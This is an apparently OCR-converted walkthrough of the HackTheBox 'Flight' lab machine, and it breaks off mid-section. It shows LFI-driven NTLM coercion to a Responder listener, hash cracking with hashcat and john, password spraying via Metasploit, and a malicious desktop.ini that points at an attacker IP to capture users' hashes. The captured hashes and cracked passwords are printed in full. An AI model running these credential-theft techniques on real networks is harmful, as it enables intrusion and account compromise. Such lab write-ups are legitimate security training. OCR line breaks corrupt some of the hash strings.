HackTheBox - Flight (Hard)

Table of contents

Enumeration


Nmap scan

```
# Nmap 7.93 scan initiated Thu Jul 20 22:29:47 2023 as: nmap -A -p- -T5 -oN nmapResult
s.txt 10.129.137.102
Nmap scan report for 10.129.137.102
Host is up (0.027s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: g0 Aviation
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-07-21 03:3
0:47Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.
htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: flight.
htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49687/tcp open  msrpc         Microsoft Windows RPC
```


```
49695/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: G0; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -7s
| smb2-time:
|   date: 2023-07-21T03:31:37
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Thu Jul 20 22:32:22 2023 -- 1 IP address (1 host up) scanned in 155.67
seconds
```

Web enumeration

Let's take a look at the website on port `80` :



If we take a look at the bottom of the page, we can find a domain name :



We can add this domain name to our `/etc/hosts` file :

```
cyberretta@localhost ~ $ cat /etc/hosts
127.0.0.1 localhost

10.129.137.102  flight.htb
```

Subdomains/Virtual hosts enumeration

Now that we found a domain name, we can enumerate subdomains using Gobuster :

```
cyberretta@localhost ~/Documents/HTB/CTF/Hard/Flight $ gobuster vhost -u http://fligh
t.htb/ -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.tx
t --append-domain
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://flight.htb/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1millio
n-110000.txt
[+] User Agent:      gobuster/3.5
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
2023/07/20 23:07:19 Starting gobuster in VHOST enumeration mode
===============================================================
Found: school.flight.htb Status: 200 [Size: 3996]
Found: csg-fin-0104.csg.flight.htb Status: 404 [Size: 313]
```


```
Found: mvm-ri-i124155.roslin.flight.htb Status: 404 [Size: 318]
Found: secom.flight.htb Status: 404 [Size: 302]
Found: www.helen.flight.htb Status: 404 [Size: 306]
Found: csg-fin-0056.csg.flight.htb Status: 404 [Size: 313]
Found: aegis.flight.htb Status: 404 [Size: 302]
Found: ppls-cm.ppls.flight.htb Status: 404 [Size: 309]
Found: hss-hca-0034.shca.flight.htb Status: 404 [Size: 314]
Found: mvm-ri-d097075.roslin.flight.htb Status: 404 [Size: 318]
Progress: 114330 / 114442 (99.90%)
===============================================================
2023/07/20 23:13:35 Finished
===============================================================
```

Subdomains with `404` response code seems to be false positives, but we found one valid subdomain : `school.flight.htb`.

School subdomain enumeration


Let's take a look at this subdomain :

If we click on `About Us`, we are redirected to `http://school.flight.htb/index.php?view=about.html` :



LFI (Local File Inclusion)

Maybe it is vulnerable to **LFI (Local File Inclusion)** ? If we try to pass the value `C:/WINDOWS/System32/drivers/etc/hosts` to the `view` parameter, we get the following page :



So the `view` parameter is vulnerable to **LFI (Local File Inclusion)**. Since it is a Windows host, we may be able to retrieve an **NTLM hash** from the webserver. To do so, we can use the Responder. First, let's start it :

```
cyberretta@localhost ~/Documents/HTB/CTF/Hard/Flight/php_filter_chain_generator $ sudo
responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
```

```
    WPAD proxy                  [OFF]
    Auth proxy                  [OFF]
    SMB server                  [ON]
    Kerberos server             [ON]
    SQL server                  [ON]
    FTP server                  [ON]
    IMAP server                 [ON]
    POP3 server                 [ON]
    SMTP server                 [ON]
    DNS server                  [ON]
    LDAP server                 [ON]
    RDP server                  [ON]
    DCE-RPC server              [ON]
    WinRM server                [ON]
    SNMP server                 [OFF]

[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Force ESS downgrade         [OFF]

[+] Generic Options:
    Responder NIC               [tun0]
    Responder IP                [10.10.14.93]
    Responder IPv6              [dead:beef:2::105b]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name      [WIN-8O0OQ5QSQKN]
    Responder Domain Name       [C3J3.LOCAL]
    Responder DCE-RPC Port      [48765]

[+] Listening for events...

[!] Error starting SSL server on port 443, check permissions or other servers running.
[!] Error starting SSL server on port 5986, check permissions or other servers runnin
g.
[!] Error starting TCP server on port 25, check permissions or other servers running.
```

Now that we have our Responder listening for connections, we can pass the value `//[ATTACKER_IP]/whatever` to the `view` parameter to make the target webserver connect to our Responder via SMB :

```
[SMB] NTLMv2-SSP Client   : 10.129.137.102
[SMB] NTLMv2-SSP Username : flight\svc_apache
[SMB] NTLMv2-SSP Hash     : svc_apache::flight:52bb99075e621d68:C2815209215345BEF834E7
59345409A5:0101000000000000006BA7C761BBD90182221EA0DE20C866000000000200080043003300 4A0
0330001001E00570049004E002D0038004F0030004F00510035005100530051004B004E000400340057004
9004E002D0038004F0030004F00510035005100530051004B004E002E00430033004A0033002E004C004F0
0430041004C00030014004300330 04A0033002E004C004F00430041004C00050014004300330 04A0033002
E004C004F00430041004C0007000800006BA7C761BBD90106000400020000000800300030000000000000000
0000000000300000E61C5F17831E22811F2DFE7422D30D9AA92F0B5B66E86C68CA955D9F3996DF850A001
0000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E0
0310034002E00390033000000000000000000
```

We successfully captured an **NTLM hash**.

svc_apache hash cracking

Let's try to crack the NTLM hash we retrieved with the `rockyou.txt` wordlist :

```
cyberretta@localhost ~/Documents/HTB/CTF/Hard/Flight/php_filter_chain_generator $ cat
hash.txt
svc_apache::flight:52bb99075e621d68:C2815209215345BEF834E759345409A5:01010000000000000
06BA7C761BBD90182221EA0DE20C866000000000200080043003300 4A00330001001E00570049004E002D0
038004F0030004F00510035005100530051004B004E000400340057004900 4E002D0038004F0030004F005
100350051005300510 04B004E002E00430033004A0033002E004C004F00430041004C00030014004300330
04A0033002E004C004F00430041004C00050014004300330 04A0033002E004C004F00430041004C0007000
800006BA7C761BBD90106000400020000000800300030000000000000000000000000300000E61C5F17831
E22811F2DFE7422D30D9AA92F0B5B66E86C68CA955D9F3996DF850A00100000000000000000000000000000
0000000090020006300690066007300 2F00310030002E00310030002E00310034002E00390033000000000
000000000
cyberretta@localhost ~/Documents/HTB/CTF/Hard/Flight/php_filter_chain_generator $ hash
cat -a 0 hash.txt /usr/share/wordlists/rockyou.txt -w 3
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6,
SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
============================================================
* Device #1: pthread-haswell-AMD Ryzen 3 3100 4-Core Processor, 1801/3666 MB (512 MB a
llocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

5600 | NetNTLMv2 | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache building /usr/share/wordlists/rockyou.txt: 33553435 byteDictionary ca
che building /usr/share/wordlists/rockyou.txt: 100660309 bytDictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

SVC_APACHE::flight:52bb99075e621d68:c2815209215345bef834e759345409a5:01010000000000000
06ba7c761bbd90182221ea0de20c866000000000200080043003300 4a00330001001e00570049004e002d0
038004f0030004f005100350051005300510 04b004e000400340057004900 4e002d0038004f0030004f005
100350051005300510 04b004e002e00430033004a0033002e004c004f00430041004c00030014004300330
04a0033002e004c004f00430041004c000500140043003300 4a0033002e004c004f00430041004c0007000
800006ba7c761bbd901060004000200000008003000300000000000000000000000000300000e61c5f17831
e22811f2dfe7422d30d9aa92f0b5b66e86c68ca955d9f3996df850a001000000000000000000000000000000
000000009002000630069006600730 02f00310030002e00310030002e00310034002e00390033000000000
000000000:S@Ss!K@*t13

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
```

```
Hash.Target......: SVC_APACHE::flight:52bb99075e621d68:c2815209215345b...000000
Time.Started.....: Fri Jul 21 00:14:14 2023 (12 secs)
Time.Estimated...: Fri Jul 21 00:14:26 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   962.7 kH/s (0.39ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10663424/14344384 (74.34%)
Rejected.........: 0/10663424 (0.00%)
Restore.Point....: 10662912/14344384 (74.34%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: S@lman4eva -> S8terboi
Hardware.Mon.#1..: Util: 84%

Started: Fri Jul 21 00:13:38 2023
Stopped: Fri Jul 21 00:14:27 2023
```

We successfully cracked the **NTLM hash** and recovered the password for `svc_apache` user account.

LDAP enumeration

- We cannot use the credentials we found to login via WinRM on port `5985`
- We cannot write on any SMB shares to upload a PHP reverse shell (for now)

LDAP is running on the target, we can dump domain information using `ldapdomaindump` :

```
┌──(kali㉿kali)-[~/…/Hard/Flight/loot/domain_loot]
└─$ sudo ldapdomaindump ldap://flight.htb -u 'flight.htb\svc_apache' -p 'S@Ss!K@*t13'
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```

The `domain_users.json` file contains domain users. We can create a user account wordlist from this file :

```
┌──(kali㉿kali)-[~/…/Hard/Flight/loot/domain_loot]
└─$ cat domain_users.json | grep -e '"dn":' | cut -d "," -f 1 | cut -d "=" -f 2 > user
s.txt

┌──(kali㉿kali)-[~/…/Hard/Flight/loot/domain_loot]
```

```
└─$ cat users.txt
O.Possum
svc_apache
V.Stevens
D.Truff
I.Francis
W.Walker
C.Bum
M.Gold
L.Kein
G.Lors
R.Cold
S.Moon
krbtgt
Guest
Administrator
```

SMB password spraying attack

Now, we can perform a **password spraying attack** on SMB using those usernames and the password we cracked earlier :

```
msf6 > search smb_login

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login                    normal  No     SMB Login Check
Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/sc
anner/smb/smb_login

msf6 > use 0
smsf6 auxiliary(scanner/smb/smb_login) > set RHOSTS flight.htb
RHOSTS => flight.htb
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASSWORD S@Ss!K@*t13
PASSWORD => S@Ss!K@*t13
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 10.129.137.102:445    - 10.129.137.102:445 - Success: '.\svc_apache:S@Ss!K@*t13'
[+] 10.129.137.102:445    - 10.129.137.102:445 - Success: '.\S.Moon:S@Ss!K@*t13'
```

```
[*] flight.htb:445        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We found a user with the same password.

SMB enumeration (S.Moon)

Now, let's take a look again at the SMB service with the new credentials we found :

```
┌──(kali㉿kali)-[~/…/HTB/CTF/Hard/Flight]
└─$ smbmap -H flight.htb -u 'S.Moon' -p 'S@Ss!K@*t13'
[+] IP: flight.htb:445  Name: unknown
 Disk                                    Permissions     Comment
 ----                                    -----------     -------
 ADMIN$                                  NO ACCESS       Remote Admin
 C$                                      NO ACCESS       Default share
 IPC$                                    READ ONLY       Remote IPC
 NETLOGON                                READ ONLY       Logon server share
 Shared                                  READ, WRITE
 SYSVOL                                  READ ONLY       Logon server share
 Users                                   READ ONLY
 Web                                     READ ONLY
```

We have write access to the `Shared` SMB share. But we cannot write PHP files on it. The only file extension that seems to be authorized is `.ini`. If this share is accessed by other users on the target system, we may be able to capture their **NTLM hash** by uploading a malicious `desktop.ini` file.

The `desktop.ini` file is used to store information about the arrangement of a Windows folder. For example, it can contain the path to the folder image. If we set the value of this setting to our IP address, when someone will load the icon of this share, it will send a request to our attacking host and we will be able to retrieve an **NTLM hash**.

Capturing C.Bum NTLM hash

Let's start a Responder first :

```
┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
```

```
                    |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.93]
    Responder IPv6             [dead:beef:2::105b]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']
```

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-UGXT5WQC19Y]
    Responder Domain Name      [JSYP.LOCAL]
    Responder DCE-RPC Port     [46391]

[+] Listening for events...
```

Now, we can create the malicious `desktop.ini` file :

```
┌──(kali㉿kali)-[~/…/CTF/Hard/Flight/exploits]
└─$ cat desktop.ini
[.ShellClassInfo]
IconResource=\\10.10.14.93\whatever
```

Then, we can upload it to the `Shared` SMB share :

```
smb: \> put desktop.ini
putting file desktop.ini as \desktop.ini (0.6 kb/s) (average 0.6 kb/s)
smb: \> ls
  .                                   D        0  Fri Jul 21 04:50:44 2023
  ..                                  D        0  Fri Jul 21 04:50:44 2023
  desktop.ini                         A       54  Fri Jul 21 04:50:44 2023

                5056511 blocks of size 4096. 1187791 blocks available
```

Finally, we have to wait for someone to trigger the `desktop.ini` file :

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.137.102
[SMB] NTLMv2-SSP Username : flight.htb\c.bum
[SMB] NTLMv2-SSP Hash     : c.bum::flight.htb:5fdfc0c69f498fa7:86D24826E548C360FE36F58
5DF271421:0101000000000000080932299 53BBD901E62A7F6D436A113B0000000020008004A0053005900
500001001E00570049004E002D0055004700580054003500570051004300310039005900040034005700 49
004E002D0055004700580054003500570051004300310039005900 2E004A005300590050002E004C004F00
430041004C00030014004A005300590050002E004C004F00430041004C00050014004A005300590050002E
004C004F00430041004C0007000800809322 9953BBD90106000400020000000800300030000000000000000
0000000000300000E61C5F17831E22811F2DFE7422D30D9AA92F0B5B66E86C68CA955D9F3996DF850A0010
0000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00
310034002E00390033000000000000000000
```

We successfully captured the **NTLM hash** for the `C.Bum` user account.

C.Bum NTLM hash cracking

Let’s try to crack it now :

```
┌──(kali㉿kali)-[~/…/Hard/Flight/loot/hashes]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Tikkycoll_431012284 (c.bum)
1g 0:00:00:04 DONE (2023-07-20 21:55) 0.2040g/s 2150Kp/s 2150Kc/s 2150KC/s TinyMutt6
9..Tiffani29
Use the "--show --format=netntlmv2" options to display all of the cracked passwords re
liably
Session completed.
```

SMB enumeration (C.Bum)

Now that we have new credentials, we can see if we have write access to other SMB shares :

```
